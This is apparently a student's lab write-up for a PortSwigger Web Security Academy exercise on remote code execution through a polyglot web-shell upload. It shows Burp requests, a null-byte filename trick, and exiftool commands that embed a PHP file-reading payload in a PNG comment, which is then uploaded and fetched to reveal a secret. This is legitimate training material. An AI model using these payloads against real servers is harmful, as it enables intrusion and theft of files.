


```
GET /files/avatars/logo.jpeg HTTP/2
Host: 0ab8006a03927095817e2be100420031.web-security-academy.net
Cookie: session=cZ5Iy6rl0oFACrh8wk2cQdfnedn50h9f
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0ab8006a03927095817e2be100420031.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=2, i


```

```
HTTP/2 200 OK
Date: Wed, 01 May 2024 20:20:43 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Wed, 01 May 2024 20:19:43 GMT
Etag: "317-6176a34fe20f3"
Accept-Ranges: bytes
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 791

ÿØÿàJFIFÿÛ□ ( %!1!%)+...383-7(-.+


++++++++++++++++++++++++++++++++++++++++++++++++++ÿÀ "ÿÄÿÄðAÿÄÿÄÿÚ?ì8Òb□
¢□`X ÌX±`3,ÐÂ40□Ì"□#P□ÊF¡□□Dh□( ,1@□(PA@E@E@A@dP□□ÌF□"   'z .
□□□□ "4□Ê4□□□w¨±pU1AUP¤ÐePLÆ□¬ÅÄPP@E@DÕ@@@1¬gÀULPP@E@MMÞYÐDT¦q¬TPPDPPTMT□□bã-`4¬â□ª(
□
Ê¦□Ê¦□□¸Ê□X¸Î.h4¬ã@¢(
□(□(□
□□¦□¨□*Ê□KYªb°Öh4¬ÕADDPR□*Q7@D¥fô0g5¬ÐQiÞ*f-f□Ý«A¢³JUd Õ 4%((□+4 ÒT¥©R¥ªT¨R (□hJ□ÎÞTTPªU(□Z□-*µ(JR (h□@¬î□%ê□ÿÙ
```

- Enter the filename as previous lab (exploit.php%00.jpg) and insert the script <?php echo file_get_contents('/home/carlos/secret');?>.


Send the request and get error response. We need to insert a valid image.



```
aq
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/124.0.6367.60 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/x
ml;q=0.9,image/avif,image/webp,image/apng,*/*
;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0ab8006a03927095817e2be100420031.web-
security-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

------WebKitFormBoundaryBaujmdfsbJ69ffaq
Content-Disposition: form-data; name="avatar"
; filename="exploit.php%00.jpeg"
Content-Type: image/jpeg

<?php echo
file_get_contents('/home/carlos/secret');?>

------WebKitFormBoundaryBaujmdfsbJ69ffaq
Content-Disposition: form-data; name="user"

wiener
------WebKitFormBoundaryBaujmdfsbJ69ffaq
Content-Disposition: form-data; name="csrf"

RdDCyeOiLvlfdieOs2J4UuTQ1MHRXgu2
------WebKitFormBoundaryBaujmdfsbJ69ffaq--
```

```
HTTP/2 403 Forbidden
Date: Wed, 01 May 2024 20:18:30 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 164

Error: file is not a valid image
Sorry, there was an error uploading your
file.<p>
  <a href="/my-account" title="Return to
  previous page">
    « Back to My Account
  </a>
</p>
```


So, modify image file using exiftool. Exiftool can change inside details of a image.



```
PS D:\SLIIT\2Y 2S\IE2062-WS\Labsheets\File upload vulnerabilities> exiftool white.png
ExifTool Version Number         : 12.84
File Name                       : white.png
Directory                       : .
File Size                       : 1145 bytes
Zone Identifier                 : Exists
File Modification Date/Time     : 2024:05:02 01:26:25+05:30
File Access Date/Time           : 2024:05:02 01:45:50+05:30
File Creation Date/Time         : 2024:05:02 01:26:25+05:30
File Permissions                : -rw-rw-rw-
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 200
Image Height                    : 200
Bit Depth                       : 8
Color Type                      : RGB
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Gamma                           : 2.2
Image Size                      : 200x200
Megapixels                      : 0.040
```

Enter following code.


Exiftool -comment=” <?php echo ‘start’ .file_get_contents(‘/home/carlos/secret’) . ‘end’ ; ?>” [image name]



```
PS D:\SLIIT\2Y 2S\IE2062-WS\Labsheets\File upload vulnerabilities> exiftool -comment="<?php echo 'Hello Im hacker' . fil
e_get_contents('/home/carlos/secret') . 'Left side is the secret key'; ?>" white.png
    1 image files updated
PS D:\SLIIT\2Y 2S\IE2062-WS\Labsheets\File upload vulnerabilities> exiftool white.png
ExifTool Version Number         : 12.84
File Name                       : white.png
Directory                       : .
File Size                       : 1272 bytes
File Modification Date/Time     : 2024:05:02 02:44:59+05:30
File Access Date/Time           : 2024:05:02 02:45:00+05:30
File Creation Date/Time         : 2024:05:02 01:26:25+05:30
File Permissions                : -rw-rw-rw-
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 200
Image Height                    : 200
Bit Depth                       : 8
Color Type                      : RGB
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Gamma                           : 2.2
Comment                         : <?php echo 'Hello Im hacker' . file_get_contents('/home/carlos/secret') . 'Left side i
s the secret key'; ?>
Image Size                      : 200x200
Megapixels                      : 0.040
```


Modify image into php file by giving following code.

Exiftool -comment=”<?php echo ‘start’ .file_get_contents(‘/home/carlos/secret’) . ‘end’ ; ?>” [image name] -o hack.php



```
PS D:\SLIIT\2Y 2S\IE2062-WS\Labsheets\File upload vulnerabilities> exiftool -comment="<?php echo 'Hello Im hacker' . fil
e_get_contents('/home/carlos/secret') . 'Left side is the secret key'; ?>" white.png -o hack.php
    1 image files created
PS D:\SLIIT\2Y 2S\IE2062-WS\Labsheets\File upload vulnerabilities> exiftool hack.php
ExifTool Version Number         : 12.84
File Name                       : hack.php
Directory                       : .
File Size                       : 1272 bytes
File Modification Date/Time     : 2024:05:02 02:46:50+05:30
File Access Date/Time           : 2024:05:02 02:46:50+05:30
File Creation Date/Time         : 2024:05:02 01:26:25+05:30
File Permissions                : -rw-rw-rw-
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 200
Image Height                    : 200
Bit Depth                       : 8
Color Type                      : RGB
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Gamma                           : 2.2
Comment                         : <?php echo 'Hello Im hacker' . file_get_contents('/home/carlos/secret') . 'Left side i
s the secret key'; ?>
Image Size                      : 200x200
Megapixels                      : 0.040
PS D:\SLIIT\2Y 2S\IE2062-WS\Labsheets\File upload vulnerabilities>
```

After that insert the modified php file to avatar and upload.



My Account


Your username is: wiener

Email

Avatar:

Choose File hack.php


Then go to the http history and send the fetching image request to repeater.


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.3.1.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Settings
Logger Organizer Extensions Learn
15 × 16 ×
Send Cancel
Target: https://0a4900e003bf4db68137618a00290011.web-security-academ...
HTTP/2
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Notes
Search
0 highlights
Search
0 highlights
Done
1,439 bytes | 169 millis
Event log (2)
All issues
Memory: 189.0MB

```
GET /files/avatars/hack.php HTTP/2
Host:
0a4900e003bf4db68137618a00290011.web-security-
academy.net
Cookie: session=
ZR8kM9QyqnzljdSFX0LLU406j9iIHxNB
Sec-Ch-Ua: "Not-A.Brand";v="99",
"Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/124.0.6367.60 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept:
image/avif,image/webp,image/apng,image/svg+xml
,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0a4900e003bf4db68137618a00290011.web-s
ecurity-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=2, i
```

```
HTTP/2 200 OK
Date: Wed, 01 May 2024 21:12:46 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 1239

□PNG

IHDRÈÈ":9ÉgAMA±□üastEXtCommentHello Im
hackerCVU9ajjM97wIgrRwuzV6dKUCODCszdqBLeft side
is the secret keyêÎ□0IDATx^ì Õ±!Ä@è¿hýÒ□Ip□fÇÜ□9½
¬sañ*˚^à¬/6X□÷V¡D□`UÛibe□)ÐÅb•êW□¥'ÀÓU¿,=
&@˚□®úõ`é0□Åtõ¯K0□ ,¦«~5XzL□`1]õ«Áò`□é³_□□
XLWýj˚ô□Áb•êW□¥'ÀÓU¿,=&@˚□®úõ`é0□Åtõ¯K0□
,¦«~5XzL□`1]õ«Áò`□é³_□□ XLWýj˚ô□Áb•êW□¥'ÀÓU¿,=
&@˚□®úõ`é0□Åtõ¯K0□ ,¦«~5XzL□`1]õ«Áò`□é³_□□
XLWýj˚ô□Áb•êW□¥'ÀÓU¿,=&@˚□®úõ`é0□Åtõ¯K0□
,¦«~5XzL□`1]õ«Áò`□é³_□□ XLWýj˚ô□Áb•êW□¥'ÀÓU¿,=
&@˚□®úõ`é0□Åtõ¯K0□ ,¦«~5XzL□`1]õ«Áò`□é³_□□
XLWýj˚ô□Áb•êW□¥'ÀÓU¿,=&@˚□®úõ`é0□Åtõ¯K0□
,¦«~5XzL□`1]õ«Áò`□é³_□□ XLWýj˚ô□Áb•êW□¥'ÀÓU¿,=
&@˚□®úõ`é0□Åtõ¯K0□ ,¦«~5XzL□`1]õ«Áò`□é³_□□
XLWýj˚ô□Áb•êW□¥'ÀÓU¿,=&@˚□®úõ`é0□Åtõ¯K0□
,¦«~5XzL□`1]õ«Áò`□é³_□□ XLWýj˚ô□Áb•êW□¥'ÀÓU¿,=
&@˚□®úõ`é0□Åtõ¯K0□ ,¦«~5XzL□`1]õ«Áò`□é³_□□
XLWýj˚ô□Áb•êW□¥'ÀÓU¿,=&@˚□®úõ`é0□Åtõ¯K0□
,¦«~5XzL□`1]õ«Áò`□é³_□□ XLWýj˚ô□Áb•êW□¥'Às
)s³ÇY! ¬IEND®B`□
```

Send the request.



Remote code execution via polyglot web shell upload

Congratulations, you solved the lab!

Insert the secret in solution and lab will display solve.